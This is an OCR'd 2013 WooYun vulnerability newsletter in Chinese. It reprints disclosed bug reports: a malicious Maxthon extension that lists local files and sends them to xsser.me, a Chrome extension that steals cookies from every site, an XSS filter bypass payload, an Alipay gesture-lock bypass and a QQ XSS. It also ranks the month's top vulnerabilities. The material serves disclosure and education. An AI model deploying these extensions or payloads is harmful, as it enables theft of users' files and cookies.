
你个悲剧。。。。

让我们来看下如何利用，先来看下 Webkit 和 Trident 对浏览器上查看本地文件的方式。

打开 IE，输入 file:////c:/ 会弹出一个文件查看器



然后打开 chrome 输入 file:////c:/



看出差别了不，chrome 是以网页的方式呈现本地文件的，也就是说，可以通过 DOM 对本地进行操作，联想下刚刚的，淫荡的笑一下，我们只要通过一个恶意插件就可以完成对本地信息的获取。

现在看看我们需要怎样编写利用程序:

1.客户端 在傲游上面可以运行的插件

2.服务端 接受获取到的信息

服务端比较容易，用 XSS 平台就可以解决，但是客户端，虽然里头是 chrome 但是插件的编写却完全不同，为了编写利用程序，我他日的中午一直在学习傲游

插件的编写，妈的。

XSS 平台卡住了，先编写傲游的插件吧。需要几个文件

主文件: def.json

执行文件:window.html

语言文件:locale/zh-cn.ini

//def.json


```
{
    "type":"extension",
    'frameworkVersion' : '1.0.0',
    'guid' : '{ID}',     //去  www.guidgenerator.com. 生成一个
    'version' : '1.0.0',
    'title' : {
        '_t' : 'app.title'
         'en' : 'The World',
        'zh-cn' : '世界'
    },
    'actions':[
        {
            "type":"window",
            'entryPoints' : [ 'sidebar', 'toolbar' ],
            'main':'window.html'
```

```
        }
}
//window.html
<iframe id=1 src="file:////c:/"></iframe>
<script>XSSER 代码</script>
//    locale/zh-cn.ini
[lang]
app.title=世界
```

好吧，丫的 XSSER 瘫了，我简单说下，自己创建一个模块，加一个 location 参数，然后代码如下

```
(new
Image()).src="http://xsser.me/index.php?do=api&id={projectId}&locatio
n="+document.getElementById(1).contentWindow.document.getEleme
ntsByClassName('icon-folder')[0].getAttribute('title');
```

XSSER 是没办法看了，看下本地执行的效果吧。



懂了吧，自己加个循环就可以获取整个电脑的文件信息，毫无隐私啊~~~~

然后用 makpak 生成插件 上传到官方论坛 然后。。。。。

漏洞点评：

白帽杀戮都这么带感呐，还送了一个 csrf 哦，不过厂商真够小气，居然只给 3rank。小编提醒，以后来历不明的插件还是不要用的好，不然怎么中招的都不知道。

.....

浏览器帮你完成的 XSS

WooYun 缺陷编号：WooYun-2013-33834
乌云白帽子 **blast** 提交于 2013/08/08

这个漏洞的标题本来是 Chrome/IE 渲染考虑不周导致的一种 XSS Filter 绕过,小编擅自给改了一下，不过我想看了漏洞的触发过程你也会赞同小编的。

漏洞过程重放：

Chrome/IE 判断和渲染考虑不周导致的一种 XSS Filter 绕过，XSS 过滤器必须在页面渲染之前执行的逻辑，使得特殊情况下传入任意标签都可以绕过

如下代码：

http://vicitim/a.html

```
<html>
<body>
<script type="text/javascript">
document.write(unescape(location.href));
</script>
</body>
</html>
```

由于 document.write 写入的位置在页面结尾，假如攻击者使用如下网址访问页面：

http://vicitim/a.html?<img src=x onerror=alert(6);//

注意这儿传入的是一个不完整的标签，此时页面没有开始渲染（XSS 过滤器必须在渲染之前执行，这个逻辑很简单~），XSS 过滤器模拟执行得到的页面内容为：

```
<html>
<body>
<script type="text/javascript">
document.write(unescape(location.href));
</script>
```

</body>

</html>http://vicitim/a.html?<img src=x onerror=alert(6);//

这时由于最后一个标签有误（不完整），所以在 XSS 过滤器预先判定时，按 DOM 内容来判断，最后一个也只是#TEXT 文本，而不是标签，没有进入过滤流程。

按照动作判定时，最后一个标签不完整，仍然无法执行任何事件，XSS 代码并没有触发，XSS 过滤器因此判断这个页面安全。问题就出在这儿。

真实渲染的时候，由于 XSS 代码(HTML 文本)出现在页面</html></body>之后，所以浏览器渲染引擎需要扩充<html>的范围为：

<html>

<body>

<script type="text/javascript">

document.write(unescape(location.href));

</script>

http://vicitim/a.html?<img src=x onerror=alert(6);//</body>

</html>

问题来了：这时标签会被闭合：

<html>

<body>

<script type="text/javascript">

document.write(unescape(location.href));

</script>

http://vicitim/a.html?<img src=x onerror=alert(6);//</ body>

</html>

形成了如下标签：

<img src=x onerror=alert(6);//</ body>

规范化后为：

<img src="x" onerror="alert(6);//</" body="">

由于页面此时缺</body>标签封闭，浏览器还会再加一个</body>，最终显示结果为：

<html>

<body>

<script type="text/javascript">

document.write(unescape(location.href));


</script>


http://vicitim/a.html?<img src="x" onerror="alert(6);//</" body="">

</body>

</html>

alert(6)执行。





漏洞点评：

这个漏洞呢是由不完整的标签不会被当作 text 文本从而绕过了 xss 的过滤器，再利用浏览器会补充不完整的标签使得 XSS 能被触发。小编觉得洞主的手法真够妙的，很巧妙地利用了浏览器的特性呐。

.....

安全风向标

被忽略的客户端安全

前面几期的安全风向标和大家介绍的，都是 web 安全类型的安全问题，这

期和大家聊聊，曾经在乌云平台上，被忽略的客户端安全风险。

不少人都可能会这么认为，我手机丢了，支付宝客户端还有密码锁，这是相对比较安全的。看完第一个例子，你还会这么认为，这道锁，能锁住你的“安全隐患”么？

支付宝手机客户端跳过手势密码验证方法

WooYun 缺陷编号: wooyun-2013-23710
乌云白帽子 **efbbbfe9929** 提交于 2013/05/14

手机支付宝是提供安全、随时随地随身的支付宝账户管理/收付款转账/话费充值/水电煤缴费/信用卡还款/AA 收款等功能集一身的客户端软件 ,由于某处设计不当，导致客户端手势密码存在被绕过的可能。

漏洞过程重放

这是一个设有手势密码的支付宝客户端

1.首先安装并打开 ES 文件浏览器，随便选择一个无法识别类型的文件，比如这

里选择 test.test，出现对话框如图所示，选择“其他”

2.在接下来的对话框中选择“支付宝钱包”

3.直接进入，可以进行各种操作

漏洞点评:

看完上面的第一个案例，你还会认为支付宝的手势锁真的能防得住坏人的那“双手”吗？小编还是希望，既然用户放心的把财产存放在支付宝，那么支付宝客户端存在的安全问题就不应该忽略，或许现在没有一个很好的利用场景，等到这个漏洞真被利用的时候，那才是追悔莫及呀！

.....

Chrome 浏览器插件欺骗攻击

WooYun 缺陷编号: wooyun-2013-23710
乌云白帽子 **杀戮** 提交于 2013/04/12

什么？插件也有被欺骗的时候？是的！如果稍微不注意，装了恶意插件会怎么样？来看看咱们乌云白帽子杀戮提交的”谷歌浏览器插件欺骗攻击”你就知道了。

漏洞过程重放

Chrome 插件开发，通过恶意的 Chrome 插件执行达到劫持整个浏览器，凡是通过 chrome 浏览器登陆的网站自动发送 COOKIE。

在开始之前先来点 chrome 插件开发上的基础，开发一个 chrome 插件需要几个文件。

主文件 manifest.json (类似配置文件) 这次使用的 manifest 是:

```
{
    "name": "ThE WorLd",      //名字
    "version": "1.0",         //版本
    "manifest_version": 2,        //这个必须有
    "icons":{"128":"smile.gif"},     //图标
    "content_scripts":[               //设定 javascript 与网站的通信
        {
            "matches":["http://*/*"],   //设定与插件 js 通信的域 http://*/* 指任意网站
            "js":["location.js"]   //恶意 js 脚本
        }
    ],
    "description": "TEST",     //备注一样的玩意
    "browser_action": {       //图标
      "default_icon": {
        "19": "icon.gif",
```


```
        "38": "smile.gif"
    },
    "default_title":"ThE WorLd",
    "default_popup": "popup.html"       //弹出窗口
}
```

content_scripts 这个是重点选项，可以设定网站与 javascript 的通信，这里我们设定了任意网址，如果只是想盗取比如微博的 cookie 只要设定 类似 http://t.qq.com/* 就行，后面我们用上 xsser.me 的 js 脚本。为了达到更好的欺骗效果，我们还得美化下 popup.html。

不过这里我就不弄了，我不会美化。。。简单写两。

```
<h2>WOOYUN</h2>
```

最后使用到的就是一下几个玩意：



然后通过 chrome 导入插件。

最后我们用 chrome 登陆几个网站看看。

最后登入 XSSER 截取 cookie 成功。

漏洞点评:

到这里，整个攻击的过程也就算结束了，至于拿到网站的 Cookie 有什么危害呢？如果你登陆腾讯的业务，Cookie 也会同步过去，你的隐私神马的，就荡然无存了。看到这里，你还敢随便安装谷歌浏览器的插件了么？千万可不要为了贪图方便，而给自己装一扇“后门”哦！

.....

腾讯 QQ 聊天框 xss

WooYun 缺陷编号: wooyun-2013-25203
乌云白帽子 **Sogili** 提交于 2013/06/05

漏洞过程重放

QQ 消息框

http://www.soso.com/cs.q?w=xss

这样的地址解析成点击直接在右侧小框中显示,导致 soso.com 下的 XSS 可直接

影响客户端.

绕过目录限制

QQ 解析的是 http://www.soso.com/cs.q?w=xss,但找到的 xss 是没有 cs.q 这

个目录的.

尝试绕过:

http://www.soso.com/cs.q/../ 不解析

http://www.soso.com/cs.q/%2e%2e/ 绕过

漏洞点评:

可能很多用户都认为，腾讯 QQ 是客户端软件，怎么会出现钓鱼什么呢？太不科学了呀，但乌云从来不缺乏猥琐流，白帽子通过一个腾讯 QQ 里头内嵌的网页中的跨站脚本，直接同步到腾讯聊天窗口了。直接就能获取用户的信息，这是在拍电影么？这么成熟的客户端软件居然还有这样的漏洞？是的，没错。任何时候都要提防，安全意识常在是我们必须要警惕的。

.....

每天进步一点点

7.17 日还记得吗？小编绞尽脑汁想用一个成语来形容 7.17 日的“盛况”可是木有找到合适的，不管怎么样，Struts2 远程命令执行漏洞几乎秒杀大半个中国互联网的这是事实。网上给出了很多利用工具，但想知其然并知其所以然那就看看来自 drops.wooyun.org 的园长的攻击 JavaWeb 应用系列吧，从基础讲到应用，目前已经更新到第七篇啦。

攻击 JavaWeb 应用[1]-JavaEE 基础：关于 JAVA 你了解多少？了解 JavaWeb 的结构么，Jsp 和 Java 有什么关系，servlet 又是什么，或许之前你并没有真正去了解过，没关系，下面的链接会让你真正的了解 Java。

http://drops.wooyun.org/tips/163

攻击 JavaWeb 应用[2]-CS 交互安全：Request 和 Response 大概是 web

应用的核心了吧，这个过程的产生，认证以及存在的安全问题就在接下来的文章里啦，当然还有防御哦。

地址：http://drops.wooyun.org/tips/164

攻击 JavaWeb 应用[3]-SQL 注入[1]：SQL 注入这个词大家应该不陌生吧，文中有一句话写得很好“SQL 注入跟平台无关，跟开发语言关系也不大，而是跟数据库有关”，所以，看懂了这一节对 SQL 注入的产生就能有一个基本的了解了。其实这篇文章不只写了 SQL 注入的产生，也写了预编译防注入的过程，不过，预编译也不是万能的，怎么绕过呢？文章中去找答案吧。

地址：http://drops.wooyun.org/tips/236

攻击 JavaWeb 应用[4]-SQL 注入[2]：上一篇的 Java 中的 SQL 只讲到了 Mysql 的注入，意犹未尽对吧，这一节就到 Oracle 的注入的理论加实战啦，连小编比较感兴趣的还是 Orcale 的遇上 Java 的 GetShell 也有讲到哦。

地址：http://drops.wooyun.org/tips/288

攻击 JavaWeb 应用[5]-MVC 安全：园长在开头写道“这一节主要是消除很多人把 JSP 当作了 JavaWeb 的全部的误解，了解 Mvc 及其框架思想”那有没有做到呢，从开头的 MVC 的介绍中大概能让人认清 JSP 了吧，那关于 Mvc 呢，小编觉得，读者还是自己到文中去认识吧。作者也此节讲到了前段时间爆火的 Struts2 以及 Struts2 漏洞，各种 poc 啊有木有。

地址：http://drops.wooyun.org/tips/347

攻击 JavaWeb 应用[6]-程序架构与代码审计：小编觉得，总是利用已有的漏洞是不能证明能力的，自己能挖掘漏洞那才算入了门啦。当然，想要挖掘漏洞

就一定得对被挖掘的对象有一个详细的了解，好吧，园长会告诉你可以怎么做。

地址：http://drops.wooyun.org/tips/429

攻击 JavaWeb 应用[7]-Server 篇[1]：Java 的服务器有很多的，那这些服务器的是怎么配置的呢，有什么样的安全问题呢，相信 Server 篇[1]不会让你失望的。

地址：http://drops.wooyun.org/tips/604

《攻击 JavaWeb 应用》系列目前就更新到第七篇啦，不过，看上去应该还会有的，看完这七篇不知道各位有没有和小编一样期待续集。drops 是一个沉淀技术的地方，这里有很多精华的东西，当然，有好的东西也欢迎到 drops 和大家分享。

洞主演义

本月最具价值漏洞 TOP5

1. WooYun-2013-33412 阿里旺旺的一个远程任意代码执行漏洞

作者：fuck360

本月最具价值漏洞的第一名仍然是客户端上的问题。洞主的名字略霸气，挖掘的漏洞也略霸气。找不到直接到到终点的路就想想看看是不是绕一绕其他的路也可以到达。

2. WooYun-2013-34438 大数据 HACK 系列#4

作者：猪猪侠

小编感觉现在很多事都往大数据扯上说，有些事噱头有些却也货真价实。洞主很难得的是自己收集了那么多信息，再利用逻辑设计缺陷 Fuzz，希望这个能给不太会 Fuzz 的白帽们一些思路，厂商的回复也挺耐人寻味的。本月最具价值漏洞的第二名归你啦，猪猪侠。

3. WooYun-2013-27324 [再浅谈内网安全]--0day 又一枚

作者：紫梦芊

洞主一向给力，代码审计是王道呀。洞主的这个漏洞小编觉得值得关注的是在对错误信息的处理上，不要一看见报错就放弃，有时候报错信息反而会给出很多有用信息。当然，修复方案也是亮点，值得各位厂商朋友借鉴哦。恭喜洞主获得本月最具价值漏洞亚军洞主称号。

4. WooYun-2013-34232 利用某运维安全缺陷直接获得途牛内网关键业务权限

作者：结界师

结界师又出手啦，感谢结界师带来的新思路， Rsync 不知道是被多少运维给忽视了，真是没有想不到只有利用不了。本月最具价值漏洞第四名就是你啦。

5. WooYun-2013-34096 Web Vulnerability Scanner 远程命令执行洞

作者：爱梅小礼

Web Vulnerability Scann 一个网站及服务器漏洞扫描软件，本来是用来检测自己网站的安全性的但是很多的这样的软件很容易被黑客利用进行恶意入侵

检测，不过现在流行的就是黑吃黑哦，不是工具有后门就是工具自身有问题，看来黑客也没那么好当的。本月最具价值漏洞就由你来收尾啦。

本月最热门漏洞 TOP5

1. WooYun-2013-35527 大数据 HACK 系列#5 我是如何沦陷知乎的！

作者：猪猪侠

这前段时间有人在知乎上问了一个问题“如何黑掉知乎“具体请移步 http://www.zhihu.com/question/21551410，当时这个问题火了好一段时间的，大家也都摩拳擦掌，猪猪侠为了得到菲菲公主的爱拿出了他的超级棒棒糖，这次的棒棒糖的能力是大数据哦。恭喜猪猪侠的大数据 hack 系列 5 获得本月最热门漏洞的冠军，这下子菲菲公主肯定会很开心的。

2. WooYun-2013-34935 酒店客户开房记录再泄露

作者：Yep

又是开房记录哦，看来以后要是想查谁的开房记录可以找乌云小伙伴帮忙哦。小编有一点不明白呐，为什么酒店老是出问题呢？是因为酒店的安全确实很脆弱还是因为黑客们对酒店都有很高的热情？估计两者都有。所以这个漏洞热门是必须的，第二名就你啦。

3. WooYun-2013-30910 一个短信引发的 xss 挖出黑产网站

作者：小薇 2013

估计这个漏洞是没人来认领啦，CNVD 回复: 作为钓鱼网站制作和传播典型

案例。经评估，拟直接公开。rank 13,借鉴意义大于事件本身，可以窥黑产一斑。也确实是这样的现在钓鱼网站制造的网络安全受害者可不是一个小数目，可是惹谁不好你要惹黑客。

4. WooYun-2013-29118 WEIPHONE 威锋网任意用户密码修改 直探 700 万用户数据

作者：猪猪侠

又是任意修改密码，又是任意修改密码，700 万的用户数据也不算少啦就不能好好地保管么。小编觉得，如果对自己的不确定自己的安全是可靠的都可以去咱们乌云的众测的，保证服务到位。

5. WooYun-2013-28955 时代互联高危漏洞可进入任意账号

作者：Finger

刷新一下你就让人家进去了，这不是逗我们玩儿么。幸好发现的早，不然，多少人不小心刷新一下，那该是怎么样的场面呀。利用漏洞的门槛越低危害反而越大，这个漏洞的危害就留给大家自己去想啦。恭喜 Finger 的时代互联网高危漏洞进入本月最热门漏洞 TOP5 的队列。

乌云（WooYun）漏洞报告平台

WooYun 是一个位于厂商和安全研究者之间的安全问题反馈平台，在对安全问题进行反馈处理跟进的同时，为互联网安全研究者提供一个公益、学习、交流和研究的平台。乌云将跟踪漏洞的报告情况，所有跟技术有关的细节都会对外公开，在这个平台里，漏洞研究者和厂商是平等的，乌云为平等而努力。

我们关注技术本身，相信 Know it then hack it，只有对原理了然于心，才能做到真正的自由，只有突破更多的限制，才可能获得真正意义上的技术进步，我们尝试与加入 WooYun 的厂商及研究人员一起研究问题的最终根源，做出正确的评价并给出修复措施，最终一起进步。

我们坚信一切存在的东西都是有意义的 ,我们也相信乌云能够给研究人员和厂商带来价值，这种价值将是乌云存在的意义，研究人员可以通过乌云发布自己的技术成果，展示自己的实力，厂商可以通过乌云来发现自己存在的和可能存在的问题，我们甚至鼓励厂商对漏洞研究者作出鼓励或者直接招聘人才。但更为深远的价值和意义在于，我们和厂商一起对用户信息安全所承担的责任，构建健康良性的安全漏洞生态环境使得安全行业得到更好的发展。

版权及免责声明

我们对注册的用户做严格的校验 ,所有安全信息在按照流程处理完成之前不会对外公开，厂商必须得到足够的身份证明才能获得相关的安全信息，包括但不限于采用在线证明、后台的审核以及线下的沟通等方式，而白帽子注册必须通过 Email 的验证，为了保证信息的高可靠性和价值，对于提交虚假漏洞信息的用户

在证实后，我们将根据情况扣除用户的 Rank 甚至直接删除用户。

对于在乌云平台发布的漏洞，所有权归提交者所有，白帽子需要保证研究漏洞的方法、方式、工具及手段的合法性，乌云对此不承担任何法律责任。乌云及团队尽量保证信息的可靠性，但是不绝对保证所有信息来源的可信，其中漏洞证明方法可能存在攻击性，但是一切都是为了说明问题而存在，乌云对此不负担任何责任。

欢迎联系我们：

网站 http://www.wooyun.org/

社区 http://zone.wooyun.org/

新浪微博 @乌云-漏洞报告平台

反馈意见、建议 help@wooyun.org